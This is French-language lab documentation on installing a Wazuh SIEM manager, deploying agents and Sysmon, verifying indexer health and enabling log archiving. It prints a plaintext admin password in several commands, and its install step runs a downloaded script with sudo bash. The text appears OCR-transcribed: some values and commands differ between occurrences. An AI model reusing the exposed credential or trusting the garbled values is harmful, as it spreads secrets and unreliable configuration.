
- Compliance status [?]
- Security audit [V]
- Vulnerability scan [V]

Files:

- Test and debug information : /var/log/lynis.log
- Report data : /var/log/lynis-report.dat

Wazuh

Installation



SERVEUR WAZUH CENTRAL/MANAGER (Serveur SIEM) :

Téléchargement et installation :

```
apt install curl
apt-get update && apt-get clean && apt-get install -y build-essential
curl -sO https://packages.wazuh.com/4.14/wazuh-install.sh
apt install -y sudo
sudo bash ./wazuh-install.sh -a
```

```

14/12/2025 20:48:27 INFO: Wazuh repository added.
14/12/2025 20:48:27 INFO: --- Configuration files ---
14/12/2025 20:48:27 INFO: Generating configuration files.
14/12/2025 20:48:28 INFO: Generating the root certificate.
14/12/2025 20:48:29 INFO: Generating Admin certificates.
14/12/2025 20:48:29 INFO: Generating Wazuh indexer certificates.
14/12/2025 20:48:30 INFO: Generating Filebeat certificates.
14/12/2025 20:48:31 INFO: Generating Wazuh dashboard certificates.
14/12/2025 20:48:32 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certificates, and passwords necessary for installation.
14/12/2025 20:48:33 INFO: --- Wazuh indexer ---
14/12/2025 20:48:34 INFO: Starting Wazuh indexer installation.
14/12/2025 20:49:41 INFO: Wazuh indexer installation finished.
14/12/2025 20:49:41 INFO: Wazuh indexer post-install configuration finished.
14/12/2025 20:49:41 INFO: Starting service wazuh-indexer.
14/12/2025 20:50:05 INFO: wazuh-indexer service started.
14/12/2025 20:50:05 INFO: Initializing Wazuh indexer cluster security settings.
14/12/2025 20:50:11 INFO: Wazuh indexer cluster security configuration initialized.
14/12/2025 20:50:11 INFO: Wazuh indexer cluster initialized.
14/12/2025 20:50:11 INFO: --- Wazuh server ---
14/12/2025 20:50:11 INFO: Starting the Wazuh manager installation.
14/12/2025 20:56:05 INFO: Wazuh manager installation finished.
14/12/2025 20:56:05 INFO: Wazuh manager vulnerability detection configuration finished.
14/12/2025 20:56:05 INFO: Starting service wazuh-manager.
14/12/2025 20:56:30 INFO: wazuh-manager service started.
14/12/2025 20:56:30 INFO: Starting Filebeat installation.
14/12/2025 20:56:50 INFO: Filebeat installation finished.
14/12/2025 20:57:10 INFO: Filebeat post-install configuration finished.
14/12/2025 20:57:10 INFO: Starting service filebeat.
14/12/2025 20:57:14 INFO: filebeat service started.
14/12/2025 20:57:14 INFO: --- Wazuh dashboard ---
14/12/2025 20:57:14 INFO: Starting Wazuh dashboard installation.
14/12/2025 20:59:20 INFO: Wazuh dashboard installation finished.
14/12/2025 20:59:21 INFO: Wazuh dashboard post-install configuration finished.
14/12/2025 20:59:21 INFO: Starting service wazuh-dashboard.
14/12/2025 20:59:22 INFO: wazuh-dashboard service started.
14/12/2025 20:59:24 INFO: Updating the internal users.
14/12/2025 20:59:31 INFO: A backup of the internal users has been saved in the /etc/wazuh-indexer/internalusers-backup folder.
14/12/2025 20:59:52 INFO: The filebeat.yml file has been updated to use the Filebeat Keystore username and password.
14/12/2025 21:00:37 INFO: Initializing Wazuh dashboard web application.
14/12/2025 21:00:37 INFO: Wazuh dashboard web application not yet initialized. Waiting...
14/12/2025 21:00:53 INFO: Wazuh dashboard web application not yet initialized. Waiting...
14/12/2025 21:01:08 INFO: Wazuh dashboard web application initialized.
14/12/2025 21:01:08 INFO: --- Summary ---
14/12/2025 21:01:08 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
User: admin
Password: Btf.03H0QsunnRBy0sR0GrBSF+hT07.P0
14/12/2025 21:01:08 INFO: --- Dependencies ----
14/12/2025 21:01:08 INFO: Removing gauk.
14/12/2025 21:01:16 INFO: Installation finished.

```

Configuration

Machines à surveiller => Mise en place du Wazuh Agent

(<https://documentation.wazuh.com/current/installation-guide/wazuh-agent/wazuh-agent-package-linux.html>)

Déploiement de l'agent (sur serveurs et postes) :

```
apt-get install curl
```

```
apt-get install gnupg apt-transport-https
```

```
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | gpg --no-default-keyring --keyring
gnupg-ring:/usr/share/keyrings/wazuh.gpg --import && chmod 644
/usr/share/keyrings/wazuh.gpg
```

```
echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt/
stable main" | tee -a /etc/apt/sources.list.d/wazuh.list
```

```
apt-get update
```

```
WAZUH_MANAGER="192.168.20.2" apt-get install wazuh-agent
```

```
systemctl daemon-reload
```

```
systemctl enable wazuh-agent
```

```
systemctl start wazuh-agent
```


Modification du fichier de configuration de l'agent (en modifiant la ligne server) :

```
nano /var/ossec/etc/ossec.conf  
server : 192.168.20.2
```

Sur le manager (serveur SIEM), nous pouvons déjà voir la remonté des 3 agents de nos 3 serveurs Linux :

```
root@siem:~# /var/ossec/bin/agent_control -l  
  
Wazuh agent_control. List of available agents:  
ID: 000, Name: siem (server), IP: 127.0.0.1, Active/Local  
ID: 001, Name: shuffle, IP: any, Active  
ID: 002, Name: irplatform, IP: any, Active  
  
List of agentless devices:
```

Il faut régulièrement vérifier qu'aucun n'est marqué disconnected depuis longtemps

Mise en place de l'agent sur la Kali :

```
kali@kali:~$ wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_amd64.deb  
--2025-12-17 14:47:38-- https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_amd64.deb  
Resolving packages.wazuh.com (packages.wazuh.com)... 3.162.38.122, 3.162.38.84, 3.162.38.60, ...  
Connecting to packages.wazuh.com (packages.wazuh.com)[3.162.38.122]:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 9362524 (8.9M) [application/vnd.debian.binary-package]  
Saving to: 'wazuh-agent_4.7.3-1_amd64.deb'  
  
wazuh-agent_4.7.3-1_amd64.deb 100%[=====] 8.93M 7.24MB/s in 1.2s  
2025-12-17 14:47:37 (7.24 MB/s) - 'wazuh-agent_4.7.3-1_amd64.deb' saved [9362524/9362524]  
  
kali@kali:~$ sudo WAZUH_MANAGER="192.168.20.2" dpkg -i wazuh-agent_4.7.3-1_amd64.deb  
Selecting previously unselected package wazuh-agent.  
(Reading database ... 160220 files and directories currently installed.)  
Preparing to unpack wazuh-agent_4.7.3-1_amd64.deb ...  
Unpacking wazuh-agent (4.7.3-1) ...  
Setting up wazuh-agent (4.7.3-1) ...  
  
kali@kali:~$ sudo systemctl daemon-reexec  
  
kali@kali:~$ sudo systemctl enable wazuh-agent  
Created symlink '/etc/systemd/system/multi-user.target.wants/wazuh-agent.service' + '/usr/lib/systemd/system/wazuh-agent.service'.  
  
kali@kali:~$ sudo systemctl start wazuh-agent
```

Déploiement de Sysmon (pour de meilleurs logs) et de l'agent sur la Windows Client :

```

PS C:\Users\lade\Downloads\Sysmon> .\sysmon64.exe -i sysmonconfig.xml -accepteula

System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.90
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

```

```

PS C:\Users\lade\Downloads\Sysmon> Get-WinEvent -FilterHashtable @{LogName="Microsoft-Windows-Sysmon/Operational"; ID=1} -MaxEvents 5

ProviderName: Microsoft-Windows-Sysmon

TimeCreated          Id LevelDisplayName Message
-----
12/17/2025 11:13:41 AM      1 Information Process Create:...
12/17/2025 11:13:40 AM      1 Information Process Create:...
12/17/2025 11:13:40 AM      1 Information Process Create:...
12/17/2025 11:13:40 AM      1 Information Process Create:...
12/17/2025 11:13:40 AM      1 Information Process Create:...

```

Pour l'agent Windows :

<https://documentation.wazuh.com/current/installation-guide/wazuh-agent/wazuh-agent-package-windows.html>

1. Download the [Windows installer](#) to start the installation process.

Configuration de celui-ci :

```

C:\Users\lade\Downloads>wazuh-agent-4.14.1-1.msi /q WAZUH_MANAGER="192.168.20.2"


```

```

C:\Users\lade\Downloads>NET START WazuhSvc
The Wazuh service is starting.
The Wazuh service was started successfully.

```

Même fichier sur les windows pour la configuration :



```
<log_format>eventchannel</log_format>
<query>Event/System[EventID != 5145 and EventID != 5156 and Ev
5447 and
    EventID != 4656 and EventID != 4658 and EventID != 4663 and
EventID != 4660 and
    EventID != 4670 and EventID != 4690 and EventID != 4703 and
EventID != 4907 and
    EventID != 5152 and EventID != 5157]</query>
</localfile>

<localfile>
  <location>System</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>active-response\active-responses.log</location>
  <log_format>syslog</log_format>
</localfile>

<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```

Après application des modifications :


```
C:\Users\lade\Downloads>NET STOP WazuhSvc

The Wazuh service was stopped successfully.

C:\Users\lade\Downloads>NET START WazuhSvc

The Wazuh service was started successfully.
```

Toutes nos machines remontent bien sur l'interface principale de Wazuh :



On peut vérifier maintenant les index Wazuh et tester le cluster avec ces commandes :

```

root@siem:~# curl -k -u admin:Btf.03W0QsunrBy0sR0GrBSF+ht0?.P0 https://localhost:9200/_cat/indices
green open wazuh-states-vulnerabilities-siem IVFvAnk4TXmbFMVLdyfDvQ 1 0 1388 22 1.2mb 1.2mb
green open wazuh-statistics-2025.50w tSyLpDRqTJCtEtQwB4vEHw 1 0 69 0 149.6kb 149.6kb
green open wazuh-statistics-2025.51w mPJXvF40Q4Cp1q9U6wJdnA 1 0 406 0 535.3kb 535.3kb
green open wazuh-states-inventory-packages-siem Vhb4300xR7GL18kmbBQMg 1 0 850 0 358.2kb 358.2kb
green open wazuh-states-inventory-hardware-siem ycnfa5E7RwSK4I-tb-LV0w 1 0 2 0 15.9kb 15.9kb
green open wazuh-states-inventory-ports-siem -Jm7Kf0Q0KxYXob2sqAng 1 0 4 0 20.2kb 20.2kb
green open wazuh-states-inventory-protocols-siem XZz8iU-7SmuIaw3cQUsQzA 1 0 2 0 14.6kb 14.6kb
green open wazuh-states-inventory-networks-siem 8DuLnjvJ87i_c6yWvIJkog 1 0 2 0 15.2kb 15.2kb
green open .kibana_1 53B1SaBfQECTBL24s83Zk 1 0 9 1 37.3kb 37.3kb
green open .opendistro_security cLqZv1oQMyiXg0X6y01cQ 1 0 10 0 79.9kb 79.9kb
green open wazuh-alerts-4.x-2025.12.15 3pBDkpubSe0x6WYTaJx66A 3 0 470 0 1.5mb 1.5mb
green open wazuh-alerts-4.x-2025.12.14 Ihq0tum-TYeA3T7ABbObfa 3 0 238 0 913.1kb 913.1kb
green open wazuh-states-inventory-users-siem XV7LXHYcRxiCq31uB0vH1Q 1 0 54 2 89.3kb 89.3kb
green open wazuh-states-inventory-system-siem P4hyuEpUSyYRrEHJffaL0g 1 0 2 0 19.6kb 19.6kb
green open wazuh-states-inventory-interfaces-siem rRzg3bKuRfW2KolxwnJ4pQ 1 0 2 0 19.5kb 19.5kb
green open wazuh-states-inventory-browser-extensions-siem SZDjDzhKQUKTRC19eL_9g 1 0 0 0 208b 208b
green open .plugins-ml-config o52xHM0oSiqJLGkd_j0USQ 1 0 1 0 4kb 4kb
green open .opensearch-observability Mf-Vrd-KRX-E2he_E2efzg 1 0 0 0 208b 208b
green open wazuh-states-inventory-groups-siem 3jv-vEPHSL0m3F_DP3Y4dg 1 0 108 0 40.3kb 40.3kb
green open wazuh-monitoring-2025.50w 2HCK4V1xT_K-QseY-h-jTQ 1 0 0 0 208b 208b
green open wazuh-monitoring-2025.51w RUYgkbScR9eMdUHKJPd0Bg 1 0 20 0 216.3kb 216.3kb
green open wazuh-states-inventory-services-siem p_2dku6UQyuF0v0rMT-v2g 1 0 225 2 191.1kb 191.1kb
green open wazuh-states-inventory-hotfixes-siem QmmLAQxAT8m_ZrY1kmZNcA 1 0 0 0 208b 208b
green open wazuh-states-inventory-processes-siem G4eCYx2pTeWKEJ93lFq3Q 1 0 408 0 134.2kb 134.2kb
root@siem:~# curl -k -u admin:Btf.03W0QsunrBy0sR0GrBSF+ht0?.P0 https://localhost:9200/_cluster/health?pretty
{
  "cluster_name": "wazuh-cluster",
  "status": "green",
  "timed_out": false,
  "number_of_nodes": 1,
  "number_of_data_nodes": 1,
  "discovered_master": true,
  "discovered_cluster_manager": true,
  "active_primary_shards": 28,
  "active_shards": 28,
  "relocating_shards": 0,
  "initializing_shards": 0,
  "unassigned_shards": 0,
  "delayed_unassigned_shards": 0,
  "number_of_pending_tasks": 0,
  "number_of_in_flight_fetch": 0,
  "task_max_waiting_in_queue_millis": 0,
  "active_shards_percent_as_number": 100.0
}

```

Status green → OK

Vérification des ingestions d'alertes :

```

root@siem:~# curl -k -u admin:Btf.03W0QsunrBy0sR0GrBSF+ht0?.P0 https://localhost:9200/wazuh-alerts-w/_search?size=5
{"took":4,"timed_out":false,"shards":{"total":6,"successful":6,"skipped":0,"failed":0},"hits":{"total":{"value":700,"relation":"eq"},"max_score":1.0,"hits":[{"_index":"wazuh-alerts-4.x-2025.12.14","_id":"7_UH5sB1BzH3dC3dEax7","_score":1.0,"_source":{"predecoder":{"hostname":"siem","program_name":"freshclam","timestamp":"Dec 14 23:23:14"},"agent":{"name":"siem","id":"000"},"manager":{"name":"siem"},"rule":{"firedtimes":1,"mail":false,"level":3,"pci_dss":["5.2"],"tsc":["A1.2"]},"description":"ClamAV database update","groups":["clam","freshclam","virus"],"id":"52507","nist_800_53":["SI.3"],"gpg13":["4.4"],"gdrp":["IV.35.7.d"]},"decoder":{"name":"freshclam"},"full_log":"Dec 14 23:23:14 siem freshclam[701]: Mon Dec 15 00:23:14 2025 -> ClamAV update process started at Mon Dec 15 00:23:14 2025"},"input":{"type":"log"},"timestamp":"2025-12-14T23:23:15.144Z","location":{"journalid":"id":"1765754595.407","timestamp":"2025-12-15T00:23:15.144+0100"}},{"_index":"wazuh-alerts-4.x-2025.12.14","_id":"1_XHpsB1BzH3dC3dEax7","_score":1.0,"_source":{"predecoder":{"hostname":"siem","program_name":"freshclam","timestamp":"Dec 14 22:23:09"},"agent":{"name":"siem","id":"000"},"manager":{"name":"siem"},"rule":{"firedtimes":1,"mail":false,"level":3,"pci_dss":["5.2"],"tsc":["A1.2"]},"description":"ClamAV database update","groups":["clam","freshclam","virus"],"id":"52507","nist_800_53":["SI.3"],"gpg13":["4.4"],"gdrp":["IV.35.7.d"]},"decoder":{"name":"freshclam"},"full_log":"Dec 14 22:23:09 siem freshclam[701]: Sun Dec 14 23:23:09 2025 -> ClamAV update process started at Sun Dec 14 23:23:09 2025"},"input":{"type":"log"},"timestamp":"2025-12-14T22:23:10.243Z","location":{"journalid":"id":"1765750990.851264","timestamp":"2025-12-14T23:23:10.243+0100"}},{"_index":"wazuh-alerts-4.x-2025.12.14","_id":"V_KHpsB1BzH3dC3dEax7","_score":1.0,"_source":{"predecoder":{"hostname":"siem","program_name":"freshclam","timestamp":"Dec 14 21:23:04"},"agent":{"name":"siem","id":"000"},"manager":{"name":"siem"},"rule":{"firedtimes":1,"mail":false,"level":3,"pci_dss":["5.2"],"tsc":["A1.2"]},"description":"ClamAV database update","groups":["clam","freshclam","virus"],"id":"52507","nist_800_53":["SI.3"],"gpg13":["4.4"],"gdrp":["IV.35.7.d"]},"decoder":{"name":"freshclam"},"full_log":"Dec 14 21:23:04 siem freshclam[701]: Sun Dec 14 22:23:04 2025 -> ClamAV update process started at Sun Dec 14 22:23:04 2025"},"input":{"type":"log"},"timestamp":"2025-12-14T21:23:05.114Z","location":{"journalid":"id":"1765747385.850938","timestamp":"2025-12-14T22:23:05.114+0100"}},{"_index":"wazuh-alerts-4.x-2025.12.14","_id":"nv4HpsB1BzH3dC3dEax7","_score":1.0,"_source":{"agent":{"name":"siem","id":"000"},"previous_output":"Previous output:nossec: ou tput: netstat listening ports:nttcp 0.0.0.0:22 0.0.0.0:* /usr/ntcp 0.0.0.0:443 0.0.0.0:* 2077/node/ntcp 0.0.0.0:1514 0.0.0.0:* 3060/wazuh-remoted/ntcp 0.0.0.0:1515 0.0.0.0:* 2910/wazuh-authd/ntcp 127.0.0.1:9200 0.0.0.0:* 15222/java/ntcp 0.0.0.0:55000 0.0.0.0:* 2861/python3","timestamp":"2025-12-14T21:23:06.1634Z","location":{"journalid":"id":"1765742776.849276","timestamp":"2025-12-14T21:23:06.1634+0100"}},{"_index":"wazuh-alerts-4.x-2025.12.14","_id":"1_VHpsB1BzH3dC3dEax7","_score":1.0,"_source":{"agent":{"name":"siem","id":"000"},"manager":{"name":"siem"},"data":{"dpkg_status":"status installed","package":"gawk","arch":"amd64","version":"1:5.2.1-2"},"rule":{"firedtimes":1,"mail":false,"level":7,"pci_dss":["10.6.1","10.2.7"],"hipaa":["164.312.b"],"tsc":["CC7.2","CC7.3","CC6.8","CC 8.1"],"description":"New dpkg (Debian Package) installed","groups":["syslog","dpkg","config_changed"],"id":"2902","nist_800_53":["AU.6","AU.14"],"gpg13":["4.10"],"gdrp":["IV.35.7.d"]},"decoder":{"name":"dpkg-decoder"},"full_log":"2025-12-14 21:01:11 status installed gawk:amd64 1:5.2.1-2"},"input":{"type":"log"},"timestamp":"2025-12-14T20:01:11.747Z","location":"/var/log/dpkg.log","id":"1765742471.847097","timestamp":"2025-12-14T21:01:11.747+0100"}]}]}root@siem:~#

```

C'est bien le cas aussi, on part sur une bonne base.

Activation de l'archivage des logs (critique pour l'investigation)

Par défaut, Wazuh ne stocke que les alertes. Pour faire du threat hunting ou de la rétro-analyse, on a besoin de tous les logs bruts.

```
nano /var/ossec/etc/ossec.conf
```

Avant :

```
<ossec_config>
  <global>
    <jsonout_output>yes</jsonout_output>
    <alerts_log>yes</alerts_log>
    <logall>no</logall>
    <logall_json>no</logall_json>
    <email_notification>no</email_notification>
    <smtp_server>smtp.example.wazuh.com</smtp_server>
    <email_from>wazuh@example.wazuh.com</email_from>
    <email_to>recipient@example.wazuh.com</email_to>
    <email_maxperhour>12</email_maxperhour>
    <email_log_source>alerts.log</email_log_source>
    <agents_disconnection_time>15m</agents_disconnection_time>
    <agents_disconnection_alert_time>0</agents_disconnection_alert_time>
    <update_check>yes</update_check>
  </global>
```

Après :

```
<ossec_config>
  <global>
    <jsonout_output>yes</jsonout_output>
    <alerts_log>yes</alerts_log>
    <logall>yes</logall>
    <logall_json>yes</logall_json>
    <email_notification>no</email_notification>
    <smtp_server>smtp.example.wazuh.com</smtp_server>
    <email_from>wazuh@example.wazuh.com</email_from>
    <email_to>recipient@example.wazuh.com</email_to>
    <email_maxperhour>12</email_maxperhour>
    <email_log_source>alerts.log</email_log_source>
    <agents_disconnection_time>15m</agents_disconnection_time>
    <agents_disconnection_alert_time>0</agents_disconnection_alert_time>
    <update_check>yes</update_check>
  </global>
```

- <logall> active ou désactive l'archivage de tous les messages du journal. Lorsqu'il est activé, le serveur Wazuh stocke les journaux au format syslog.
- <logall_json> active ou désactive la journalisation des événements. Lorsqu'il est activé, le serveur Wazuh stocke les événements au format JSON.

```
systemctl restart wazuh-manager
```


Visualisation des events sur le dashboard (archives en true) :

```
GNU nano 7.2 /etc/filebeat/filebeat.yml
# Wazuh - Filebeat configuration file
output.elasticsearch.hosts:
  - 127.0.0.1:9200
#   - <elasticsearch_ip_node_2>:9200
#   - <elasticsearch_ip_node_3>:9200

output.elasticsearch:
  protocol: https
  username: ${username}
  password: ${password}
  ssl.certificate_authorities:
    - /etc/filebeat/certs/root-ca.pem
  ssl.certificate: "/etc/filebeat/certs/wazuh-server.pem"
  ssl.key: "/etc/filebeat/certs/wazuh-server-key.pem"
setup.template.json.enabled: true
setup.template.json.path: '/etc/filebeat/wazuh-template.json'
setup.template.json.name: 'wazuh'
setup.ilm.overwrite: true
setup.ilm.enabled: false

filebeat.modules:
  - module: wazuh
    alerts:
      enabled: true
    archives:
      enabled: true
```

systemctl restart filebeat

Vérification de l'archivage :

W. Dashboards Ma... Index patterns Create index pattern a ?

Step 1 of 2: Define an index pattern

Index pattern name

Next step >

Use an asterisk (*) to match multiple indices. Spaces and the characters \, /, ?, ", <, >, | are not allowed.

☐ Include system and hidden indices

✓ Your index pattern matches 1 source.

wazuh-archives-4.x-2025.12.16	Index
-------------------------------	-------

Rows per page: 10 ▾

W.

Dashboards Ma...

Index patterns

Create index pattern

a

[Read documentation](#)

Step 2 of 2: Configure settings

Specify settings for your **wazuh-archives-*** index pattern.

Select a primary time field for use with the global time filter.

Time field

Refresh

timestamp

> Show advanced settings

< Back

Create index pattern

Dashboards Management

[Index patterns](#)
Data sources
Saved objects
Advanced settings

wazuh-archives-*

★ ↺ 🗑

Time field: 'timestamp'

This page lists every field in the **wazuh-archives-*** index and the field's associated core type as recorded by OpenSearch. To change a field type, use the OpenSearch [Mapping API](#)

Fields (612)


Scripted fields (0)

Source filters (0)

🔍 Search

All field types

Name	Type	For...	Sea...	Agg...	Excl...
